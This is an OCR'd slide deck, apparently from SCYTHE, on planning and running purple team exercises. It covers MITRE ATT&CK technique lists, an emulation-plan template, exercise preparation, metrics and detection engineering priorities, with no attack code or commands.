
Cyber Threat Intelligence has improved from Indicators of Compromise to ***Indicators of Behaviors*** and mapping to ***MITRE ATT&CK***. However…

- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Pass the Hash – T1550.002
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Scheduled Task – T1053.005
- Process Injection – T1055
- Remote System Discovery – T1018
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Owner/User Discovery – T1033
- Network Share Discovery – T1135
- Remote Services – T1021
- Local Account – T1087.001
- Security Software Discovery – T1518.001

<




Extract TTPs




[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK](#) - Katie Nickels and Cody Thomas

Cataloging Procedures




Procedure Assumption



Templates

https://github.com/scythe-io/purple-team-exercise-framework/tree/master/Templates



	A	B	C	D	E	F	G	H	I
1	CTI Source	Tactic	Technique	Procedure	Emulation Procedure	Automation	Prevention Opportunities	Detection Opportunities	Detection Notes
2									
3									
4									
5									
6									
7									
8									
9									
10									
11									

Preparation

SCYTHE

Time Requirements

- From single day to multi-week exercises
- Preparation time is based on the defined goals, guidance or constraints set by sponsors, and emulated adversary's TTPs - generally two 1 hour meetings

Preparation	Exercise	Lessons Learned
Days-Weeks	Hours-Days-Weeks	TBD

Target Systems

Provision production systems for exercise that represent the organization

- Endpoint Operation Systems
  - Standard endpoints - 2 of each (Windows 10, Linux, macOS)
  - Physical systems
  - Virtual Desktop Infrastructure
  - Terminal Services/Citrix
- Server Operating Systems in Environment
  - Windows Servers
  - *nix Servers
  - Include Virtual and Cloud Servers

Security Controls

Request the target systems have production security tools:

- Anti-Virus/Anti-Malware/Anti-Exploit
- Endpoint Detection & Response (EDR)
- Forensic Tools
- Image acquisition
- Live forensics
- Ensure flow of traffic goes through standard, production network-based devices such as firewalls and proxy logs

Metrics

- Detection
  - Logging events locally
  - Logging events centrally
  - Alerts
  - Telemetry
  - IoCs
  - General Behavior
  - Specific Behavior
- Response
  - Time to Detect
  - Time to Investigate
  - Time to Remediate

Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

https://attack.mitre.org/datasources/

Red Team Prep

- Understand the CTI
- Build the adversary emulation plan
- Set up attack infrastructure
- Test plan before day of exercise
- Test all access with Blue Team

- Google Sheet of C2s
- https://www.thec2matrix.com/
- Find ideal C2 for your needs
- SANS Slingshot C2 Matrix VM
- https://howto.thec2matrix.com
- @C2_Matrix

Common Assessment Issues

- Red team success is perceived as a blue team failure
- Blue team success is perceived as red team failure
- Lack of communication inhibits growth
- Red Teams don’t always represent real world threats

Final Prep Checklist

- Validate security tools are reporting to production security tools from the target systems
- Ensure attack infrastructure is accessible through proxy/outbound controls
- Ensure attack infrastructure is being decrypted (TLS decryption/interception)
- Verify allowlists and notify Red Team
- Work with Red Team as payloads and C2 are tested prior to exercise on non-exercise systems


Exercise Flow

SCYTHE


Kick Off the Exercise

- Sponsor kicks off the exercise
- Go over the flow of the exercise
- Table-top discussion of TTPs

Purple Team Exercise




Operationalized Purple Team: Detection



Detection Engineering


SCYTHE

Strategic Drivers




Strategic Driver: Data Collection

- What data are you collecting?
  - Do you know where it is?
    - SIEM, EDR, Firewall?
- How do you prioritize Data Sources?



Strategic Driver: Data Collection




(Source: DeTT&CT https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started)

Strategic Driver: Operational Capacity


The Detection Cyborg

- The level of capability and proficiency between Analyst and Tools
  - Great analyst can be hindered by inefficient tools.
  - Great tools will be underutilized by novice analysts.



Strategic Driver: Threat Understanding

- Detection does not operate in a vacuum.
- Understanding your threat landscape is crucial.
  - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.
- Procedure Coverage
  - Not Technique Level




Detection Engineering

- Purpose is to detect suspicious events that may be indicative of a malicious actor.

- Areas may include:
  - SIEM
  - EDR
  - YARA
  - SNORT
  - IOC Feeds

